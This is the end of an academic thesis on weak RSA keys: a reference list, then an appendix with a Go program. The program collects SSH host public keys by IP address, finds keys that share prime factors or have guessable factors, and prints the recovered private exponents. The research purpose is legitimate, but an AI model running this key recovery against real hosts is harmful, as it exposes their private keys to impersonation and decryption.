8. N. Koblitz and A. J. Menezes, “The random oracle model: a twentyyear retrospective,” Designs, Codes and Cryptography, vol. 77, no. 2, pp. 587 – 610, 2015.

9. E. Barker and J. Kelsey, “Recommendation for Random Number Generation Using Deterministic Random Bit Generators,” National Institute of Standards and Technology, Tech. Rep., 2012.

10. K. Gjøsteen, “Comments on dual-ec-drbg/nist sp 800-90, draft december 2005,” Tech. Rep.

11. S. Checkoway, et al., “On the practical exploitability of dual ec in tls implementations,” in SEC’14 Proceedings of the 23rd USENIX conference on Security Symposium, 2014, pp. 319 – 335.

12. H. Durumeric W. Halderman “Mining Your Ps & Qs: Detection of Widespread Weak Keys in Network Devices” , 2012.

13. BLUM, M., AND MICALI, S. How to generate cryptographically strong sequences of pseudo-random bits. SIAM J. Comput. 13, 4 (1984), 850–864.

14. CHOR, B., AND GOLDREICH, O. Unbiased bits from sources of weak randomness and probabilistic communication complexity. In Proc. 26th IEEE Symposium on Foundations of Computer Science(1985), pp. 429–442.

15. BELLO, L. DSA-1571-1 OpenSSL—Predictable random number generator, 2008. Debian Security Advisory. Available at: http://www.debian.org/security/2008/dsa-1571.

16. GOLDBERG, I., AND WAGNER, D. Randomness and the Netscape browser. Dr. Dobb’s Journal 21, 1 (1996), 66–70.

17. ECKERSLEY, P., AND BURNS, J. An observatory for the SSLiverse. Talk at Defcon 18 (2010). Available at: https://www.eff.org/files/DefconSSLiverse.pdf.

18. YLONEN, T. SSH—secure login connections over the internet. In Proc. 6th USENIX Security Symposium (1996), pp. 37–42.

19. YLÖNEN, T., AND LONVICK, C. The secure shell (SSH) protocol architecture. Available at: http://merlot.tools.ietf.org/html/rfc4251.

20. LYON, G. F. Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning. Insecure, USA, 2009.

21. LENSTRA, A., LENSTRA, H., MANASSE, M., AND POLLARD, J. The number field sieve. In The development of the number fieldsieve, A. Lenstra and H. Lenstra, Eds., vol. 1554 of Lecture Notes in Mathematics. 1993, pp. 11–42.

22. BERNSTEIN, D. J. Fast multiplication and its applications. Algorithmic Number Theory (May 2008), 325–384.

23. GRANLUND, T., ET AL. The GNU multiple precision arithmetic library. Available at: http://gmplib.org/.

24. HEFFNER, C., ET AL. LittleBlackBox: Database of private SSL/SSH keys for embedded devices. Available at: http://code.google.com/p/littleblackbox/

ДОДАТКИ

ДОДАТОК А ТЕКСТИ ПРОГРАМ

В додатку наведено програмну реалізацію атаки

```
package main
import (
	"bufio"
	"encoding/binary"
	"fmt"
	"log"
	"math/big"
	"os"
	"sort"
	"strconv"
	"strings"
	"crypto/rsa"
	"github.com/wcharczuk/go-chart"
	"github.com/wcharczuk/go-chart/drawing"
	"golang.org/x/crypto/ssh"
)
type clique struct {
	cap int
}
func nextprime(a *big.Int) *big.Int {
	two := big.NewInt(2)
	b := new(big.Int).Or(a, big.NewInt(1))
	for {
		if b.ProbablyPrime(20) {
			return b
		}
```

```
            b.Add(b, two)
        }
}

func getProbableDivisors(keylen int) (res []*big.Int) {
        p := new(big.Int)
        p.SetBit(p, keylen/2-1, 1)
        p = nextprime(p)
        res = append(res, p)
        p = nextprime(p.Add(p, big.NewInt(2)))
        res = append(res, p)
        return
}
func collectKeys(filename string) (keymap map[int]map[string]rsa.PublicKey) {
        file, err := os.Open(filename)
        if err != nil {
            log.Fatal(err)
        }
        defer file.Close()
        keymap = make(map[int]map[string]rsa.PublicKey)

        probDivisors := make(map[int][]*big.Int)

        kl := []int{512, 768, 1024, 1040, 2048, 2064, 3072, 4096}
        for _, x := range kl {
            keymap[x] = make(map[string]rsa.PublicKey)
            probDivisors[x] = getProbableDivisors(x)
        }
        fmt.Fprint(os.Stderr, probDivisors)
        scanner := bufio.NewScanner(file)
```

```
for scanner.Scan() {
	line := scanner.Text()
	tk := strings.Split(line, " ")
	k, _, _, _, err := ssh.ParseAuthorizedKey([]byte(strings.Join(tk[1:], " ")))
	if err != nil {
		fmt.Fprintln(os.Stderr, err)
		continue
	}
	km := k.Marshal()
	l1 := binary.BigEndian.Uint32(km[0:4])
	l2 := binary.BigEndian.Uint32(km[4+l1 : 4+l1+4])
	ea := km[4+l1+4 : 4+l1+4+l2]
	var e uint
	for i := 0; i < len(ea); i++ {
		e += uint(ea[i]) << (8 * uint(len(ea)-1-i))
	}
	nl := binary.BigEndian.Uint32(km[4+l1+4+l2 : 4+l1+4+l2+4])
	na := km[4+l1+4+l2+4 : 4+l1+4+l2+4+nl]
	n := new(big.Int).SetBytes(na)
	if _, ok := keymap[len(n.Bytes())*8][tk[0]]; ok {
		fmt.Fprintf(os.Stderr, "Duplicating IP: %s\n", tk[0])
	}
	keymap[len(n.Bytes())*8][tk[0]] = rsa.PublicKey{
		E: int(e),
		N: n,
	}
	for _, d := range probDivisors[len(n.Bytes())*8] {
		if dd := new(big.Int).Mod(n, d); dd.Cmp(big.NewInt(0)) == 0 {
			fmt.Printf("Found vulnerable key: %s\n", n.String())
		}
```

```
                }
        }
        if err := scanner.Err(); err != nil {
                log.Fatal(err)
        }
        return
}
func comb(n, m int, emit func([]int)) {
        s := make([]int, m)
        last := m - 1
        var rc func(int, int)
        rc = func(i, next int) {
                for j := next; j < n; j++ {
                        s[i] = j
                        if i == last {
                                emit(s)
                        } else {
                                rc(i+1, j+1)
                        }
                }
                return
        }
        rc(0, 0)
}
func attac(km map[string]rsa.PublicKey) {
        var keys []string
        for k := range km {
                keys = append(keys, k)
        }
        cliquemap := make(map[string]*clique)
```

```
cliquemap_inv := make(map[*clique][]string)
unity := new(big.Int).SetUint64(1)
l := strconv.Itoa(len(km[keys[0]].N.Bytes()) * 8)
gg, err := os.Create("graph" + l + ".dot")

if err != nil {
        log.Fatal(err)
}
defer gg.Close()
fmt.Fprintf(gg, "graph rsa%s {\n", l)
comb(len(keys), 2, func(c []int) {
        i, j := keys[c[0]], keys[c[1]]
        g := new(big.Int)
        g.GCD(nil, nil, km[i].N, km[j].N)
        if km[i].N.Cmp(km[j].N) == 0 {
                fmt.Fprintf(gg, "    \"%s\" -- \"%s\";\n", i, j)
                _, ok1 := cliquemap[i]
                _, ok2 := cliquemap[j]
                if !ok1 && !ok2 {
                        cliquemap[i] = &clique{2}
                        cliquemap[j] = cliquemap[i]
                } else if ok1 && !ok2 {
                        cliquemap[j] = cliquemap[i]
                        cliquemap[j].cap++
                } else if !ok1 && ok2 {
                        cliquemap[i] = cliquemap[j]
                        cliquemap[i].cap++
                }
        } else if g.Cmp(unity) != 0 {
                p1 := new(big.Int).Div(km[i].N, g)
```

```
                p2 := new(big.Int).Div(km[j].N, g)
                g2 := new(big.Int).Sub(g, unity)
                n1 := new(big.Int).Sub(p1, unity)
                n2 := new(big.Int).Sub(p2, unity)
                n1.Mul(n1, g2)
                n2.Mul(n2, g2)
                e1 := big.NewInt(int64(km[i].E))
                e2 := big.NewInt(int64(km[j].E))
                d1 := new(big.Int).ModInverse(e1, n1)
                d2 := new(big.Int).ModInverse(e2, n2)
                pk1 := rsa.PrivateKey{
                        PublicKey: km[i],
                        D:         d1,
                }
                pk2 := rsa.PrivateKey{
                        PublicKey: km[j],
                        D:         d2,
                }
                fmt.Printf("Found nontrivial common factor of %s(%s) and %s(%s):
%s\n", km[i].N.String(), i, km[j].N.String(), j, g.String())
                fmt.Println("d1 = ", pk1.D)
                fmt.Println("d2 = ", pk2.D)
        }
    })
    fmt.Fprint(gg, "}")
    gg.Sync()
    for k, v := range cliquemap {
        _, ok := cliquemap_inv[v]
        if !ok {
                cliquemap_inv[v] = []string{}
```

```
            }
            cliquemap_inv[v] = append(cliquemap_inv[v], k)
        }
        var cliquemap_inv_arr [][]string
        for _, v := range cliquemap_inv {
            cliquemap_inv_arr = append(cliquemap_inv_arr, v)
        }
        sort.SliceStable(cliquemap_inv_arr, func(i, j int) bool { return
len(cliquemap_inv_arr[i]) > len(cliquemap_inv_arr[j]) })
        gg2, err := os.Create("equal" + l + ".map")
        if err != nil {
            log.Fatal(err)
        }
        defer gg2.Close()
        gg3, err := os.Create("equal" + l + ".png")
        if err != nil {
            log.Fatal(err)
        }
        defer gg3.Close()
        pie := chart.PieChart{
            Title:      l + "bit",
            TitleStyle: chart.Style{Show: true},
            Width:      1024,
            Height:     1024,
            Values:     []chart.Value{},
        }
        var a int
        for _, v := range cliquemap_inv_arr {
            a += len(v)
```

```
                pie.Values = append(pie.Values, chart.Value{Label: strconv.Itoa(len(v)),
Value: float64(len(v))})
                fmt.Fprintf(gg2, "%d: %s\n", len(v), v)
        }
        pie.Values = append(pie.Values, chart.Value{Label: strconv.Itoa(len(km)-a) + "
unique", Value: float64(len(km) - a), Style: chart.Style{FontColor:
drawing.ColorWhite}})
        pie.Render(chart.PNG, gg3)
        gg2.Sync()
        gg3.Sync()

}
func main() {
        kl := []int{512, 768, 1024, 1040, 2048, 3072, 4096}
        keymap := collectKeys("keys.list")
        for _, l := range kl {
                fmt.Printf("%d: %d keys\n", l, len(keymap[l]))
                attac(keymap[l])
        }

}
```